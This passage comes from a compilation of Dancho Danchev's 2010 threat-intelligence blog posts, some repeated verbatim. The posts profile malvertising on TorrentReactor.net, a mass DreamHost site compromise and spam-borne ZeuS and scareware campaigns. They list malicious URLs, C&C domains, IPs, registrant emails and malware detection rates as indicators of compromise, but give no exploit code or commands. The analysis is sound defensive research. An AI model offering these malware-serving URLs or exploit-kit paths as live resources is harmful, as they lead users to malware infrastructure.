*- **lo.dep.lt /info/us1.html** - 91.212.127.110 - **lo.dep.lt** - 91.212.127.110 - AS49087, Telos-Solutions-AS Telos Solutions LTD*

*- **91.216.3.108 /de1/index.php; 91.216.3.108 /ca1/main.php** - AS50896, PROXIEZ-AS PE Nikolaev Alexey Valerievich*

*- **91.216.3.108** responding to **gaihooxaefap.com** - Nikolay Vukolov, Email: woven@qx8.ru*

Upon successful exploitation, the following malicious pdf is served:

*- **eac27d.pdf** - [6]Exploit.PDF-JS.Gen (v); JS:Pdfka-AET; - Result: 6/40 (15 %) which when executed phones back to **91.216.3.108 /ca1/banner.php/1fda161dab1edd2f385d43c705a541d3?spl=pdf _30apr** and drops:*

*- **myexebr.exe** - [7]TSPY _QAKBOT.SMG - Result: 17/41 (41.47 %) which then phones back to the ZeuS crimeware C*

*&C: [8]**saiwoofeutie.com /bin/ahwohn.bin** - 78.9.77.158 - Email: spasm@maillife.ru*

1307

Fast-fluxed domains sharing the same infrastructure:

***demiliawes.com** - Email: bust@qx8.ru*

***jademason.com** - 213.156.118.221; 217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211; 112.201.223.129; 119.228.44.124; 170.51.231.93 - Email: blare@bigmailbox.ru*

***laxahngeezoh.com** - 190.135.224.89; 213.156.118.221; 217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211; 112.201.223.129; 119.228.44.124 - Email: zig@fastermail.ru*

***line-ace.com** - Email: greysy@gmx.com*

***xareemudeixa.com** - 112.201.223.129; 119.228.44.124; 170.51.231.93; 190.135.224.89; 213.156.118.221;*

217.201.4.95; 24.139.152.4; 85.176.73.211 - Email: writhe@fastermail.ru

***zeferesds.com** - 190.135.224.89; 213.156.118.221; 217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211; 112.201.223.129; 119.228.44.124 - Email: mated@freemailbox.ru*

Name servers of notice:

***ns1.rexonna.net** - 202.60.74.39 - Email: aquvafrog@animail.net*

***ns2.rexonna.net** - 25.120.19.23*

ns1.line-ace.com *- 202.60.74.39 - Email: greysy@gmx.com*

ns2.line-ace.com *- 67.15.223.219*

ns1.growthproperties.net *- 62.19.3.2 - Email: growth@support.net*

ns2.growthproperties.net *- 15.94.34.196*

ns1.tropic-nolk.com *- 62.19.3.2 - Email: greysy@gmx.com*

ns2.tropic-nolk.com *- 171.103.51.158*

These particular iFrame injection Russian Business Network's campaigns from 2008, used to rely on the following URL

for their malicious purposes - ***a-n-d-the.com/wtr/router.php*** *(216.255.185.82 - INTERCAGE-NETWORK-GROUP2).*

Why am I highlighting it? Excerpts from previous profiled campaigns, including one that is directly linked to the Koobface gang's blackhat SEO operations.

[9]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding :

• The compromised/mis-configured web sites participating in this latest blackhat SEO campaign are surprisingly

redirecting to ***a-n-d-the.com /wtr/router.php*** *- 95.168.177.35 - Email: bulk@spam.lv - AS28753 NETDIRECT AS*

NETDIRECT Frankfurt, DE if the http referrer condition isn't met. This very same domain – back then parked

at INTERCAGE-NETWORK-GROUP2 – was also used in the same fashion in March, 2008's massive blackhat SEO

campaigns serving scareware.

*Not only is **a-n-d-the.com /wtr/router.php** (95.168.177.35) (Web [10]**sessions of the URL** acting as [11]**a redirector**),* **the exact same URL that was in circulating in 2008, residing on the Russian Business Network's netblock back then, still active, but also, it's currently redirecting to – if the campaign's evasive conditions are met – to **www4.zaikob8.xorg.pl/?uid=213 &pid=3 &ttl=31345701120** - 217.149.251.12.*

What this proves is fairly simple - with or without the Russian Business Network the way we used to know it,

it's customers simply moved on to the competition, whereas the original Russian Business Network simply diversified its netblocks ownership.

Related posts:

[12]ZDNet Asia and TorrentReactor IFRAME-ed

[13]Wired.com and History.com Getting RBN-ed

[14]Massive IFRAME SEO Poisoning Attack Continuing

1308

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

1.
http://blogs.paretologic.com/malwarediaries/index.php/2010/05/10/torrentreactor-net-leads-to-exploit/

2. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

3. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

4. http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html

5. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

6.

http://www.virustotal.com/analisis/e4db79b30d24c9d186caca7d6e5501c9715acc0e3cf85bdee4927094f7b5cf1c-12735

18307

7.

http://www.virustotal.com/analisis/cdfb7624e1367215ddb50ea951d51f168f1ff2e0e978059685e9ef23435240fe-12735

31093

8. https://zeustracker.abuse.ch/monitor.php?host=saiwoofeutie.com

9. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

10.
http://1.bp.blogspot.com/_wICHhTiQmrA/Soq9I_Vhk9I/AAAA

AAAAEEc/9Cx7eWgPqXQ/s1600-h/blackhat_seo_tax_latest

10.JPG

11.
http://2.bp.blogspot.com/_wICHhTiQmrA/SoquQLktZwI/AAAA AAAAEDs/mFbh2WiDBf4/s1600-h/blackhat_seo_tax_latest

9.JPG

12. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

13. http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html

14. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

15. http://ddanchev.blogspot.com/

16. http://twitter.com/danchodanchev

1309

TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad (2010-05-11 08:34)

Deja vu!

*[1]Jerome Segura at the Malware Diaries is reporting that **TorrentReactor.net**, a high-trafficked torrents tracker, is currently serving live-exploits through a malicious ad served by " Fulldls.com - Your source for daily torrent downloads".*

*Why deja vu? It’s because the [2]**TorrentReactor.net malware campaign takes me back to 2008**, among the*

very first extensive profiling of Russian Business Network activity, with their mass "input validation abuse" campaign back then, successfully appearing on numerous high-trafficked web sites, serving guess what? Scareware.

Moreover, despite the surprisingly large number of people still getting impressed by the use of http referrers

as an evasive practice applied by the cybercriminals, these particular campaigns ([3]ZDNet Asia and TorrentReactor IFRAME-ed; [4]Wired.com and History.com Getting RBN-ed; [5]Massive IFRAME SEO Poisoning Attack Continuing)

are a great example of this practice in use back then:

• So the malicious parties are implementing simple referrer techniques to verify that the end users coming to

their IP, are the ones they expect to come from the campaign, and not client-side honeypots or even security

researchers. And if you’re not coming from you’re supposed to come, you get a 404 error message, deceptive

to the very end of it.

*The most recent compromise of **TorrentReactor.net** appears to be taking place through a malicioud ad serving exploits using the NeoSploit kit, which ultimately drops a ZeuS crimeware sample hosted within a fast-flux botnet.*

1310

The campaign structure, including detection rates, phone back locations and ZeuS crimeware fast-flux related data is as follows:

*- **ads.fulldls.com /phpadsnew/www/delivery/afr.php?zoneid=1 &cb=291476***

*- **ad.leet.la /stats?ref= .*ads\.fulldls\.com $** - 208.111.34.38 - Email: bertrand.crevin@brutele.com (**leet.la** -*

212.68.193.197 - AS12392, ASBRUTELE AS Object for Brutele SC)

*- **lo.dep.lt /info/us1.html** - 91.212.127.110 - **lo.dep.lt** - 91.212.127.110 - AS49087, Telos-Solutions-AS Telos Solutions LTD*

*- **91.216.3.108 /de1/index.php; 91.216.3.108 /ca1/main.php** - AS50896, PROXIEZ-AS PE Nikolaev Alexey Valerievich*

*- **91.216.3.108** responding to **gaihooxaefap.com** - Nikolay Vukolov, Email: woven@qx8.ru*

Upon successful exploitation, the following malicious pdf is served:

*- **eac27d.pdf** - [6]Exploit.PDF-JS.Gen (v); JS:Pdfka-AET; - Result: 6/40 (15 %) which when executed phones back to **91.216.3.108 /ca1/banner.php/1fda161dab1edd2f385d43c705a541d3?spl=pdf _30apr** and drops:*

*- **myexebr.exe** - [7]TSPY _QAKBOT.SMG - Result: 17/41 (41.47 %) which then phones back to the ZeuS crimeware C*

*&C: [8]**saiwoofeutie.com /bin/ahwohn.bin** - 78.9.77.158 - Email: spasm@maillife.ru*

1311

Fast-fluxed domains sharing the same infrastructure:

***demiliawes.com** - Email: bust@qx8.ru*

***jademason.com** - 213.156.118.221; 217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211; 112.201.223.129; 119.228.44.124; 170.51.231.93 - Email: blare@bigmailbox.ru*

***laxahngeezoh.com** - 190.135.224.89; 213.156.118.221; 217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211; 112.201.223.129; 119.228.44.124 - Email: zig@fastermail.ru*

***line-ace.com** - Email: greysy@gmx.com*

***xareemudeixa.com** - 112.201.223.129; 119.228.44.124; 170.51.231.93; 190.135.224.89; 213.156.118.221;*

217.201.4.95; 24.139.152.4; 85.176.73.211 - Email: writhe@fastermail.ru

***zeferesds.com** - 190.135.224.89; 213.156.118.221; 217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211; 112.201.223.129; 119.228.44.124 - Email: mated@freemailbox.ru*

Name servers of notice:

***ns1.rexonna.net** - 202.60.74.39 - Email: aquvafrog@animail.net*

***ns2.rexonna.net** - 25.120.19.23*

ns1.line-ace.com *- 202.60.74.39 - Email: greysy@gmx.com*

ns2.line-ace.com *- 67.15.223.219*

ns1.growthproperties.net *- 62.19.3.2 - Email: growth@support.net*

ns2.growthproperties.net *- 15.94.34.196*

ns1.tropic-nolk.com *- 62.19.3.2 - Email: greysy@gmx.com*

ns2.tropic-nolk.com *- 171.103.51.158*

These particular iFrame injection Russian Business Network's campaigns from 2008, used to rely on the following URL

for their malicious purposes - ***a-n-d-the.com/wtr/router.php*** *(216.255.185.82 - INTERCAGE-NETWORK-GROUP2).*

Why am I highlighting it? Excerpts from previous profiled campaigns, including one that is directly linked to the Koobface gang's blackhat SEO operations.

[9]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding :

• The compromised/mis-configured web sites participating in this latest blackhat SEO campaign are surprisingly

redirecting to ***a-n-d-the.com /wtr/router.php*** *- 95.168.177.35 - Email: bulk@spam.lv - AS28753 NETDIRECT AS*

NETDIRECT Frankfurt, DE if the http referrer condition isn't met. This very same domain – back then parked

at INTERCAGE-NETWORK-GROUP2 – was also used in the same fashion in March, 2008's massive blackhat SEO

campaigns serving scareware.

Not only is ***a-n-d-the.com /wtr/router.php*** *(95.168.177.35) (Web [10]****sessions of the URL*** *acting as [11]****a redirector*****),** *the exact same URL that was in circulating in 2008, residing on the Russian Business Network's netblock back then, still active, but also, it's currently redirecting to – if the campaign's evasive conditions are met – to* ***www4.zaikob8.xorg.pl/?uid=213 &pid=3 &ttl=31345701120*** *- 217.149.251.12.*

What this proves is fairly simple - with or without the Russian Business Network the way we used to know it,

it's customers simply moved on to the competition, whereas the original Russian Business Network simply diversified its netblocks ownership.

Related posts:

[12]ZDNet Asia and TorrentReactor IFRAME-ed

[13]Wired.com and History.com Getting RBN-ed

[14]Massive IFRAME SEO Poisoning Attack Continuing

1312

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

1.
http://blogs.paretologic.com/malwarediaries/index.php/2010/05/10/torrentreactor-net-leads-to-exploit/

2. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

3. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

4. http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html

5. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

6.

http://www.virustotal.com/analisis/e4db79b30d24c9d186caca7d6e5501c9715acc0e3cf85bdee4927094f7b5cf1c-12735

18307

7.

http://www.virustotal.com/analisis/cdfb7624e1367215ddb50ea951d51f168f1ff2e0e978059685e9ef23435240fe-12735

31093

8. https://zeustracker.abuse.ch/monitor.php?host=saiwoofeutie.com

9. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

10.
http://1.bp.blogspot.com/_wICHhTiQmrA/Soq9I_Vhk9I/AAAA

AAAAEEc/9Cx7eWgPqXQ/s1600-h/blackhat_seo_tax_latest

10.JPG

11.
http://2.bp.blogspot.com/_wICHhTiQmrA/SoquQLktZwI/AAAA
AAAAEDs/mFbh2WiDBf4/s1600-h/blackhat_seo_tax_latest

9.JPG

12. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

13. http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html

14. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

15. http://ddanchev.blogspot.com/

16. http://twitter.com/danchodanchev

1313

Dissecting the Mass DreamHost Sites Compromise (2010-05-11 22:19)

Yet another [1]**mass sites compromise is currently taking place, this time targeting DreamHost customers**, courtesy of the same gang behind the U.S Treasury/GoDaddy/NetworkSolutions mass compromise campaigns.

What's particularly interesting about the campaign, is not just [2]**the Hilary Kneber connection**, but also, the fact *that a key command and control domain part of the Koobface botnet, is residing within the same AS where the nameservers, and one of actual domains (**kdjkfjskdfjlskdjf.com/ kp.php** - 91.188.59.98 - AS6851, BKCNET "SIA" IZZI) used in previous campaigns are.*

These gangs are either aware of one another’s existence, are the exact same gang doing basic evasive prac-

tices on multiple fronts, or are basically customers of the same cybercrime-friendly hosting service provider.

1314

The DreamHost campaign structure, including the detection rates, phone back locations, is as follows:

*- **zettapetta.com/js.php** - 109.196.143.56 - Email: hilarykneber@yahoo.com*

*- **www4.suitcase52td.net/?p=** - 78.46.218.249 - Email: gkook@checkjemail.nl*

*- **www1.realsafe-23.net** - 209.212.149.17 - Email: gkook@checkjemail.nl*

1315

*Active client-side exploits serving, redirector domains parked on the same IP **109.196.143.56**: **zettapetta.com** - 109.196.143.56, AS39150, VLTELECOM-AS VLineTelecom LLC Moscow, Russia - Email:*

hi-

larykneber@yahoo.com

yahoo-statistic.com *- Email: hilarykneber@yahoo.com*

primusdns.ru *- Email: samm _87@email.com*

freehost21.tw *- Email: hilarykneber@yahoo.com*

alert35.com.tw *- Email: admin@zalert35.com.tw*

indesignstudioinfo.com *- Email: hilarykneber@yahoo.com*

Historically, the following domains were also parked on the same IP ***109.196.143.56****:*

bananajuice21.net *- Email: hilarykneber@yahoo.com*

winrar392.net *- Email: lacyjerry1958@gmail.com*

best-soft-free.com *- Email: lacyjerry1958@gmail.com*

setyupdate.com *- Email: admin@setyupdate.com*

Detection rate for the scareware pushed in the campaign:

- ***packupdate _build107 _2060.exe*** *- [3]TROJ _FRAUD.SMDV; Packed.Win32.Krap.an - Result: 8/41 (19.52 %) with the sample phoning back to:*

update2.keep-insafety.net *- 94.228.209.221 - Email: gkook@checkjemail.nl*

update1.myownguardian.com *- 74.118.194.78 - Email: gkook@checkjemail.nl*

secure1.saefty-guardian.com *- 94.228.220.112 - Email: gkook@checkjemail.nl*

report.zoneguardland.net *- 91.207.192.25 - Email: gkook@checkjemail.nl*

report.land-protection.com *- 91.207.192.24 - Email: gkook@checkjemail.nl*

www5.our-security-engine.net *- 94.228.220.111 - Email: gkook@checkjemail.nl*

report1.stat-mx.xorg.pl

update1.securepro.xorg.pl

*Name servers of notice parked at **91.188.59.98**, AS6851, BKCNET "SIA" IZZI:*

ns1.oklahomacitycom.com

ns2.oklahomacitycom.com

*What's so special about [4]**AS6851, BKCNET "SIA" IZZI** anyway? It's the Koobface gang connection in the face of **urodinam.net**, which is also hosted within AS6851, currently responding to **91.188.59.10**. More details on **urodinam.net**:*

*• [5]**Koobface Botnet's Scareware Business Model***

*• [6]**Koobface Botnet's Scareware Business Model - Part Two***

*Moreover, on the exact same IP where Koobface gang's **urodinam.net** is parked, we also have the currently*

*active **1zabslwvn538n4i5tcjl.com** - Email: michaeltycoon@gmail.com, serving client side exploits using the Yes Malware Exploitation kit - **91.188.59.10***

/temp/cache/PDF.php; admin panel at: **1zabslwvn538n4i5tcjl.com**

/temp/admin/index.php

1316

Detection rates for the malware pushed from the same IP where a key Koobface botnet’s C &C is hosted:

- **55.pdf** - [7]JS:Pdfka-gen; Exploit.JS.Pdfka.blf - Result: 23/41 (56.1 %)

- **dm.exe** - [8]Trojan:Win32/Alureon.CT; Mal/TDSSPack-Q - Result: 36/41 (87.81 %)

- **wsc.exe** - [9]Net-Worm.Win32.Koobface; Trojan.FakeAV - Result: 36/41 (87.81 %)

The same **michaeltycoon@gmail.com** used to register **1zabslwvn538n4i5tcjl.com**, was also profiled in the

"[10]**Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang**" assessment.

Given that enough historical OSINT is available, the cybercrime ecosystem can be a pretty small place.

Related posts:

[11]U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise

[12]GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware

[13]Dissecting the WordPress Blogs Compromise at Network Solutions

Hilary Kneber related activity:

[14]The Kneber botnet - FAQ

[15]Celebrity-Themed Scareware Campaign Abusing DocStoc

[16]Dissecting an Ongoing Money Mule Recruitment Campaign

[17]Keeping Money Mule Recruiters on a Short Leash - Part Four

1317

This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.

1. http://www.wpsecuritylock.com/breaking-news-wordpress-hacked-with-zettapetta-on-dreamhost/

2. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

3.

http://www.virustotal.com/analisis/406aa6de1351488a81f9150b9b378f6f826255f4f3fd49cef95cb634b91e2d21-12736

08303

4. https://zeustracker.abuse.ch/monitor.php?host=91.188.59.50

5. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

6. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

7.

[http://www.virustotal.com/analisis/43aef30853692460d75dbc9a1d384ac6c14c061b1314cb42971ebfcf48457779-12736](http://www.virustotal.com/analisis/43aef30853692460d75dbc9a1d384ac6c14c061b1314cb42971ebfcf48457779-1273608288)

08288

8.

[http://www.virustotal.com/analisis/5a9ef17967e0ddb3844b131cf8c7d3bda8762c6d570135915b41eae23f0e324e-12736](http://www.virustotal.com/analisis/5a9ef17967e0ddb3844b131cf8c7d3bda8762c6d570135915b41eae23f0e324e-1273608306)

08306

9.

[http://www.virustotal.com/analisis/5b0dd1aa5e1f84d044ac2c381a78144b988cd6d314a9b0ebc862449e9343f499-12736](http://www.virustotal.com/analisis/5b0dd1aa5e1f84d044ac2c381a78144b988cd6d314a9b0ebc862449e9343f499-1273608314)

08314

10. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

11. http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html

12. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

13. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

14. http://www.zdnet.com/blog/security/the-kneber-botnet-faq/5508

15. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html

16. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

17. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

18. http://ddanchev.blogspot.com/

19. http://twitter.com/danchodanchev

1318

Dissecting the Mass DreamHost Sites Compromise (2010-05-11 22:19)

Yet another [1]**mass sites compromise is currently taking place, this time targeting DreamHost customers**, courtesy of the same gang behind the U.S Treasury/GoDaddy/NetworkSolutions mass compromise campaigns.

What’s particularly interesting about the campaign, is not just [2]**the Hilary Kneber connection**, but also, the fact that a key command and control domain part of the Koobface botnet, is residing within the same AS where the nameservers, and one of actual domains (**kdjkfjskdfjlskdjf.com/ kp.php** - 91.188.59.98 - AS6851, BKCNET "SIA" IZZI) used in previous campaigns are.

These gangs are either aware of one another’s existence, are the exact same gang doing basic evasive prac-

tices on multiple fronts, or are basically customers of the same cybercrime-friendly hosting service provider.

1319

The DreamHost campaign structure, including the detection rates, phone back locations, is as follows:

*- **zettapetta.com/js.php** - 109.196.143.56 - Email: hilarykneber@yahoo.com*

*- **www4.suitcase52td.net/?p=** - 78.46.218.249 - Email: gkook@checkjemail.nl*

*- **www1.realsafe-23.net** - 209.212.149.17 - Email: gkook@checkjemail.nl*

1320

*Active client-side exploits serving, redirector domains parked on the same IP **109.196.143.56**: **zettapetta.com** - 109.196.143.56, AS39150, VLTELECOM-AS VLineTelecom LLC Moscow, Russia - Email:*

hi-

larykneber@yahoo.com

***yahoo-statistic.com** - Email: hilarykneber@yahoo.com*

***primusdns.ru** - Email: samm _87@email.com*

freehost21.tw *- Email: hilarykneber@yahoo.com*

alert35.com.tw *- Email: admin@zalert35.com.tw*

indesignstudioinfo.com *- Email: hilarykneber@yahoo.com*

Historically, the following domains were also parked on the same IP ***109.196.143.56****:*

bananajuice21.net *- Email: hilarykneber@yahoo.com*

winrar392.net *- Email: lacyjerry1958@gmail.com*

best-soft-free.com *- Email: lacyjerry1958@gmail.com*

setyupdate.com *- Email: admin@setyupdate.com*

Detection rate for the scareware pushed in the campaign:

- ***packupdate _build107 _2060.exe*** *- [3]TROJ _FRAUD.SMDV; Packed.Win32.Krap.an - Result: 8/41 (19.52 %) with the sample phoning back to:*

update2.keep-insafety.net *- 94.228.209.221 - Email: gkook@checkjemail.nl*

update1.myownguardian.com *- 74.118.194.78 - Email: gkook@checkjemail.nl*

secure1.saefty-guardian.com *- 94.228.220.112 - Email: gkook@checkjemail.nl*

report.zoneguardland.net *- 91.207.192.25 - Email: gkook@checkjemail.nl*

report.land-protection.com *- 91.207.192.24 - Email: gkook@checkjemail.nl*

www5.our-security-engine.net *- 94.228.220.111 - Email: gkook@checkjemail.nl*

report1.stat-mx.xorg.pl

update1.securepro.xorg.pl

Name servers of notice parked at ***91.188.59.98****, AS6851, BKCNET "SIA" IZZI:*

ns1.oklahomacitycom.com

ns2.oklahomacitycom.com

*What’s so special about [4]****AS6851, BKCNET "SIA" IZZI*** *anyway? It’s the Koobface gang connection in the face of* ***urodinam.net****, which is also hosted within AS6851, currently responding to* ***91.188.59.10****. More details on* ***urodinam.net****:*

*• [5]****Koobface Botnet’s Scareware Business Model***

*• [6]****Koobface Botnet’s Scareware Business Model - Part Two***

Moreover, on the exact same IP where Koobface gang’s ***urodinam.net*** *is parked, we also have the currently*

active ***1zabslwvn538n4i5tcjl.com*** *- Email: michaeltycoon@gmail.com, serving client side exploits using the Yes Malware Exploitation kit -* ***91.188.59.10 /temp/cache/PDF.php****; admin panel at:* ***1zabslwvn538n4i5tcjl.com***

/temp/admin/index.php

Detection rates for the malware pushed from the same IP where a key Koobface botnet’s C &C is hosted:

*- **55.pdf** - [7]JS:Pdfka-gen; Exploit.JS.Pdfka.blf - Result: 23/41 (56.1 %)*

*- **dm.exe** - [8]Trojan:Win32/Alureon.CT; Mal/TDSSPack-Q - Result: 36/41 (87.81 %)*

*- **wsc.exe** - [9]Net-Worm.Win32.Koobface; Trojan.FakeAV - Result: 36/41 (87.81 %)*

*The same **michaeltycoon@gmail.com** used to register **1zabslwvn538n4i5tcjl.com**, was also profiled in the*

*"[10]**Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang**" assessment.*

Given that enough historical OSINT is available, the cybercrime ecosystem can be a pretty small place.

Related posts:

[11]U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise

[12]GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware

[13]Dissecting the WordPress Blogs Compromise at Network Solutions

Hilary Kneber related activity:

[14]The Kneber botnet - FAQ

[15]Celebrity-Themed Scareware Campaign Abusing DocStoc

[16]Dissecting an Ongoing Money Mule Recruitment Campaign

[17]Keeping Money Mule Recruiters on a Short Leash - Part Four

1322

This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.

1. http://www.wpsecuritylock.com/breaking-news-wordpress-hacked-with-zettapetta-on-dreamhost/

2. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

3.

http://www.virustotal.com/analisis/406aa6de1351488a81f9150b9b378f6f826255f4f3fd49cef95cb634b91e2d21-12736

08303

4. https://zeustracker.abuse.ch/monitor.php?host=91.188.59.50

5. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

6. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

7.

http://www.virustotal.com/analisis/43aef30853692460d75dbc9a1d384ac6c14c061b1314cb42971ebfcf48457779-12736

08288

8.

http://www.virustotal.com/analisis/5a9ef17967e0ddb3844b131cf8c7d3bda8762c6d570135915b41eae23f0e324e-12736

08306

9.

http://www.virustotal.com/analisis/5b0dd1aa5e1f84d044ac2c381a78144b988cd6d314a9b0ebc862449e9343f499-12736

08314

10. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

11. http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html

12. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

13. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

14. http://www.zdnet.com/blog/security/the-kneber-botnet-faq/5508

15. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html

16. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

17. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

18. http://ddanchev.blogspot.com/

19. http://twitter.com/danchodanchev

1323

Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns (2010-05-13 20:16)

What do the recently spamvertised [1]**"Thank you for buying iTunes Gift Certificate!" and the "Look at my CV!"**

themed malware campaigns have in common?

It’s the fact that they’ve been launched by the same individual/gang. What’s particularly interesting about the campaign, is that it’s relying on a currently compromised web server, with a publicly accessible [2]**PHP based backdoor**. This exact [3]**same approach is also used by the Koobface gang** on a large scale, in order to efficiently

[4]**control the compromised sites involved in their Facebook spreading campaigns**.

Moreover, upon successful infection the campaign is not just pushing scareware, but evidence based on the

binaries found within the directory indicate a ZeuS crimeware binary has been in circulation for a while. Let’s *dissect the campaign, and establish the obvious connection.*

Detection rates, phone back locations

*- **iTunes _certificate _497.exe** - [5]TrojanDropper:Win32/Oficla.G - Result: 39/41 (95.12 %)*

Upon execution phones back to:

*- **davidopolko.ru/migel/ bb.php?v=200 &id=554905388 &b=6may &tm=3***

*- **jaazle.com/wp-includes /js/tinymce/themes/advanced/psihi.exe***

*- **phishi.exe** - [6]Gen:Trojan.Heur.TP.bmX@bins2Eb; Backdoor.Win32.Protector.ao - Result: 24/41 (58.54 %) ultimately dropping scareware on the infected host.*

Both campaigns are related, since the use the same command and control server, which is periodically up-

dated with new URLs consisting of compromised sites. The detection rates, phone back locations for the second

campaign are as follows:

1324

*- **My _Resume _218.exe** - [7]W32/Oficla.O; Gen:Variant.Bredo.4 - Result: 17/41 (41.46 %)*

Upon executing the same phones back to the following URLs, in an attempt to drop the related binaries:

-

davidopolko.ru/migel/bb.php?v=200

&id=636608811

&b=12may

&tm=2

-

195.78.108.201

-

Email:

vadim.rinatovich@yandex.ru

- ***topcarmitsubishi.com.br / _vti _bin/ _vti _adm/psi.exe*** *- 201.76.146.215*

- ***davidopolko.ru /psi.exe; davidopolko.ru /setupse2010.exe***

topcarmitsubishi.com.br *appears to be a compromised site, with an open directory allowing the easier obtaining of the rest of the binaries used by the same gang/individual.*

Detection rates for the binaries within the open directory, including the dropped scareware:

- ***psi.exe*** *- [8]TrojanDownloader:Win32/Cutwail.gen!C; Backdoor.Win32.Protector.at - Result: 17/41 (41.47 %)*

- ***sofgold.exe*** *- [9]Trojan.Fakealert.14822; W32/Junkcomp.A - Result: 15/41 (36.59 %)*

- **sp.exe** - [10]PWS:Win32/Zbot.gen!R; a variant of Win32/Kryptik.EGZ - Result: 5/41 (12.2 %)

- **ustest.exe** - [11]Net-Worm.Win32.Kolab - Result: 4/41 (9.76 %)

- **firewall.dll** - [12]Trojan:Win32/Fakeinit; Win32/TrojanDownloader.FakeAlert.ASI - Result: 20/40 (50 %)

- **SetupSE2010.exe** - [13]W32/FakeAV.AM!genr; CoreGuardAntivirus2009 - Result: 29/41 (70.74 %)

1325

Phone back locations, C &Cs of the 4 samples:

[14]**mystaticdatas.ru /base1/ess.cfg** - 195.88.144.63,

AS48984,

VLAF-AS Vlaf Processing Ltd - Email:

mail2businessman@gmail.com - [15]**same email has been profiled before**

get-money-now.net/loads.php?code=000000000048170 - 91.188.59.211, [16]**AS6851, BKCNET "SIA" IZZI** - Email: noxim@maidsf.ru

get-money-now.net/ firewall.dll

get-money-now.net/cgi-bin/ware.cgi?adv=000000000048170

mamapapalol.com/cgi-bin/get.pl?

l=000000000048170 *- 88.80.4.19, AS33837, PRQ-AS - Email:*

secu-

rity2guard@gmail.com

SGTSRX.jackpotmsk.ru *- FAST FLUX - Email: alskudryav@yandex.ru*

JETIHB.piterfm1.ru *- FAST FLUX - Email: alskudryav@yandex.ru*

UDUMOM.bingoforus.ru *- FAST FLUX - Email: alskudryav@yandex.ru*

ZMOWOE.rusradio1.ru *- FAST FLUX - Email: alskudryav@yandex.ru*

funnylive2010.ru *- domain part of the fast flux infrastructure - Email: kurk@sovbiz.net*

wapdodoit.ru *- domain part of the fast flux infrastructure - Email: sharan812@yandex.ru*

1326

*Related domains parked on 88.80.4.19 (****mamapapalol.com/cgi-bin/get.pl?l=000000000048170****):*

buy-is2010.com - *Email: vasya@mail.ru*

buy-security-essentials.com - *Email: noxim@maidsf.ru*

for-sunny-se.com - *Email: noxim@maidsf.ru*

for-sunny-smile.com - *Email: vasya@mail.ru*

mega-scan-pc-new14.com - *Email: noxim@maidsf.ru*

red-xxx-tube.net - *Email: noxim@maidsf.ru*

sunny-money1.com - *Email: noxim@maidsf.ru*

